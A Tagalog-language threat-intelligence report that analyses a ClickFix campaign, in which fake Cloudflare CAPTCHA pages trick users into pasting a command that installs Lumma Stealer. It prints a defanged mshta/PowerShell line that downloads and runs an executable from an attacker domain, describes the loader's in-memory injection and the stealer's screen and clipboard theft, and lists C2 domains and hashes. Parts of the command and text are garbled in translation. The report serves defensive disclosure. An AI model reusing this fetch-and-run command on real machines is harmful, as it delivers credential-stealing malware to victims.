

Panimula:
Natukoy namin kamakailan ang isang bagong campaign sa malware na gumagamit ng mga pekeng page ng CAPTCHA para ihatid ang Lumma Stealer, isang infostealer na tumatakbo sa ilalim ng malware-as-a-service (MaaS) na modelo, na unang natuklasan noong 2022. Sa mga nakaraang campaign, kabilang ang mga noong kalagitnaan ng 2024, ginamit ng mga umaatake ang ClickFix ng isang mapanlinlang na taktika na kinasasangkutan ng phishing at pekeng pag-verify ng reCAPTCHA sa Google.
Sa pinakabagong kampanyang ito, patuloy na ginagamit ng mga umaatake ang ClickFix, na gumagamit ng phishing at pekeng mga pahina ng reCAPTCHA upang linlangin ang mga biktima na magpatakbo ng mga malisyosong command na kinopya sa kanilang clipboard. Gayunpaman, inilipat na nila ngayon ang kanilang pagtuon sa pagpapanggap bilang mga pahina ng pag-verify ng Cloudflare. Sa ulat na ito ay ipapaliwanag ang iba't ibang yugto ng isang ClickFix infection chain; ClickFix page na nagpapanggap bilang Cloudflare reCAPTCHA, kung paano nito inaabuso ang MSHTA at PowerShell para maghatid ng .NET loader.
Chain ng Impeksyon:



Ang kadena ng impeksyon ay nagsisimula sa isang pekeng pahina ng CAPTCHA na idinisenyo upang linlangin ang biktima na patakbuhin ang malisyosong utos. Ang webpage ay nagpapakita ng isang mapanlinlang na mensahe tulad ng "Hindi ako robot - Pag-verify ng Cloudflare", na nag-uudyok sa gumagamit na kopyahin at isagawa ang ibinigay na utos sa dialog ng Windows Run. Kapag naisagawa na, inilulunsad ng utos ang mshta.exe, na nagpapatakbo ng isang naka-embed na VBScript. Ang VBScript ay lumilikha ng isang WScript.Shell object upang isagawa ang isang utos ng PowerShell . Pagkatapos ay ginagamit ng PowerShell ang Invoke-WebRequest upang mag-download ng isang malisyosong payload (g.exe) mula sa isang malayong server at sine-save ito sa folder ng Downloads. Pagkatapos, ang v.exe ay isinasagawa gamit ang Start-Process, na nagsisimula sa susunod na yugto ng pag-atake. Ang v.exe file ay gumaganap bilang isang loader, na nagde-decrypt at nag-i-inject ng Lumma Stealer sa memorya.
Pagsusuri ng Naka-embed na JS Script:
Idinisenyo ang script na ito upang magsagawa ng pag-atake ng social engineering sa pamamagitan ng panlilinlang sa mga user na kopyahin at ipatupad ang mga nakakahamak na utos ng PowerShell. Ang pag-atake ay nagpapanggap bilang isang proseso ng pag-verify ng tao sa Cloudflare, na ginagawa itong mukhang lehitimo habang tahimik na nagsasagawa ng mga malisyosong aktibidad.
Mga Nakakahamak na Payload sa Mga Elemento ng text area:

Ang malisyosong JS script ay naglalaman ng dalawang elemento ng text area na naka-embed sa mga nakakahamak na PowerShell at MSHTA command. Ang unang payload ay nagpapatupad ng isang PowerShell na command na idinisenyo upang mag-download at magpatakbo ng malisyosong file (kyc.mp4) mula sa hxxps[:]//deskbot.net. Ang paraang ito ay ginamit upang maihatid ang Lumma Stealer, na nagkomento sa JavaScript file (tingnan ang Larawan 3).
Ang pangalawang elemento ng text area, ay gumagamit ng mshta.exe, para magsagawa ng VBScript na naglulunsad ng PowerShell command.
mshta vbscript:Execute(“CreateObject(“”WScript.Shell””).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Start-Process $HOME\Downloads\v.execution not a robot ng Verflification\v. ID: 0mUiAHM”)
Gumagamit ito ng Invoke-WebRequest (iwr) upang i-download ang " g.exe" mula sa kvndbb3[.]com at sine-save ito bilang "v.exe" sa folder ng Downloads. At isinasagawa pa ito gamit ang Start-Process. Ang pamamaraang ito ay ginagamit bilang paraan ng pag-iwas sa mga pag-atake ng malware upang malampasan ang mga hakbang sa seguridad sa pamamagitan ng paggamit ng mga tool tulad ng mshta.exe at WScript.Shell.

Mga Pekeng Taktika sa Pag-verify ng Tao:
Isa sa mga pinaka-mapanlinlang na aspeto ng script na ito ay ang paggamit nito ng pekeng mekanismo ng pag-verify ng tao. Ginagaya nito ang proseso ng pag-verify ng Cloudflare upang mapaniwala ang mga user na kailangan nilang kumpletuhin ang karagdagang hakbang. Kapag nag-click ang user sa verification button, awtomatikong kinokopya ng script ang nakatagong malisyosong command sa kanilang clipboard. Ang biktima ay dinadaya na i-paste at isagawa ang command na ito sa kanilang terminal, na nagpapahintulot sa malware na ma-download at maisakatuparan.
Upang gawing mas epektibo ang pag-atake, ang script ay may kasamang maraming pagsasalin ng wika (English, Spanish, Chinese, Arabic, Hindi, at higit pa). Nangangahulugan ito na ang umaatake ay nagta-target ng isang pandaigdigang madla, na nagdaragdag ng mga pagkakataon ng matagumpay na impeksyon.
Mekanismo ng Pag-hijack ng Clipboard:

Gumagamit ang script ng function na copyToClipboard() , na pumipili sa malisyosong utos na PowerShell sa loob ng nakatagong text area at kinokopya ito sa clipboard kapag nakipag-ugnayan ang user sa verification button. Ito ay isang palihim na pamamaraan upang hindi namamalayan ng mga user na magpatakbo ng malisyosong code. Gaya ng ipinapakita sa figure 3 at figure 5.
Kapag nakopya na, inutusan ng attacker ang user na i-paste at patakbuhin ang command sa isang PowerShell terminal. Kung naisakatuparan, ang malware ay mada-download, mai-install, at potensyal na magamit upang makakuha ng pagtitiyaga sa makina ng biktima.
Pagsusuri ng dotnet loader:

Gumagamit ang Loader ng iba't ibang diskarte sa anti-analysis upang hadlangan ang mga mananaliksik at maiwasan ang pagtuklas. Ibinunyag ng aming pagsusuri na sinusubaybayan ng loader ang tagal ng oras ng pagpapatupad upang makita ang mga kapaligiran sa pag-debug o sandbox. Tinutulungan ng pagsusuring ito na matukoy ang mga potensyal na pagtatangka sa pagsusuri, tulad ng ipinapakita sa figure 8.



Sa pagsusuri ng loader, natuklasan namin na dine-decrypt nito ang pangalawang payload gamit ang isang key na ipinapakita sa figure 9. Ang na-decrypt na code ay ini-inject sa process memory gamit ang mga API tulad ng VirtualProtect, na sinusundan ng WriteProcessMemory at CreateThread upang isagawa ang na-inject na payload. Ang pamamaraang ito ay karaniwang ginagamit upang maiwasan ang pagtuklas at tinitiyak na ang malisyosong code ay tumatakbo sa memory na ipinapakita sa figure 10 sa ibaba.
Pagsusuri ng Payload (Lumma Stealer):

Ang sample ng payload ay isang 32bit na sample na may naka-encrypt na data at mga string.

Nag-prompt ito ng dialog box na may mensaheng "Gusto mo bang magpatakbo ng malware", na nagsisilbing panghuling pagsusuri bago magpatuloy sa pagpapatupad ng malware tulad ng ipinapakita sa figure 12.
API Resolve Capability:

Ito ay may kakayahang magresolba ng mga API gamit ang API hashing technique na ipinapakita sa ibaba ng figure 13.
Pagsasaliksik ng Data

Ginagamit ng malware ang mga Windows GDI API, kabilang ang BitBlt at CreateCompatibleBitmap, upang makuha ang buong screen at iimbak ang nakuhang nilalaman bilang isang bitmap na imahe.

Sinusubukan din nitong magnakaw ng sensitibong data mula sa clipboard gamit ang GetClipboardData API. Kapag nakuha na ang data, nagtatatag ito ng command-and-control (C2C) na koneksyon upang i-exfiltrate ang ninakaw na impormasyon.
Koneksyon ng C2C:
Gumagamit ang Stealer ng Mozilla/5.0 sa string ng User-Agent nito upang makihalo sa lehitimong trapiko sa web habang nakikipag-ugnayan sa mga C2C server nito. Tinutulungan ng taktika na ito ang magnanakaw na maiwasan ang pagtuklas ng mga solusyon sa seguridad na sumusubaybay sa trapiko sa network para sa mga anomalya.


Ang malware ay umaasa sa pitong hardcoded na domain bilang command-and-control server para mapadali ang mga update, tumanggap ng mga command, at mag-exfiltrate ng ninakaw na data.
Paghihinuha:
Ipinapakita ng ClickFix campaign kung paano patuloy na ginagamit ng mga Threat actor ang mga diskarte sa social engineering upang lampasan ang mga hakbang sa seguridad at linlangin ang mga user. Sa kampanyang ito sa pamamagitan ng paggamit ng mga pekeng Cloudflare CAPTCHA na pahina, pag-hijack ng clipboard, at pag-abuso sa mga utility ng Windows tulad ng MSHTA at PowerShell, mahusay na naghahatid at nagpapatupad ng Lumma Stealer ang mga umaatake. Kasama sa .NET loader na ginagamit sa pag-atakeng ito ang mga diskarteng anti-analysis upang maiwasan ang mga detection. Ang paggamit ng maraming wika sa kampanya ay nagha-highlight ng isang pandaigdigang diskarte sa pag-target, na ginagawa itong isang malawakang banta.
Mga Teknik ng MITER ATT&CK:
| Pangalan | Technique ID | Pangalan |
| Pekeng pag-verify ng captcha | T1566 | Phishing |
| Pagpapatupad ng PowerShell | T1204
T1059.001 |
Pagpapatupad ng User Command and Scripting Interpreter: PowerShell |
| Mshta Pagpapatupad
|
T1218.005
T1027.009 |
System Binary Proxy Execution: Mshta Mga Naka-obfuscate na File o Impormasyon: Mga Naka-embed na Payload |
| screen Capture | T1113 | screen Capture |
| Isinagawa ang naka-encrypt na payload gamit ang powershell.exe
|
T1059.001
T1027.013 |
Command and Scripting Interpreter: PowerShell Naka-obfuscate na Mga File o Impormasyon: Naka-encrypt/Naka-encode na File |
| Input Capture | T1056 | Keylogging |
| Pag-iwas sa Depensa | T1055.012 | Proseso ng Pag-iniksyon: Proseso ng Hollowing
|
| Iniksyon ng Nilalaman | T1659 | Pag-iniksyon ng malisyosong code sa mga system |
| Command at Control | T1071.001 | Application Layer Protocol: Mga Web Protocol
|
Proteksyon:
Trojan.Ghanarava.1739530256ee4fbc
Trojan.Ghanarava.1739337049382d41
Trojan.LummaStealerCiR
Mga IOC:
| MD5 | Filename |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe |
| 049F8BF92786B0AFF493BC8533EE4FBC | Lumma payload |
| C2C | |
| ignoredshee.com | |
| breedertremnd.com | |
| garulouscuto.com | |
| torpdidebar.com | |
| hopeefreamed.com | |
| actiothreaz.com | |
| importenptoc.com | |
| rebeldettern.com | |
| torpdidebar.com | |
| voicesharped.com
|
|
Mga May-akda:
Soumen Burma
Vaibhav Billade



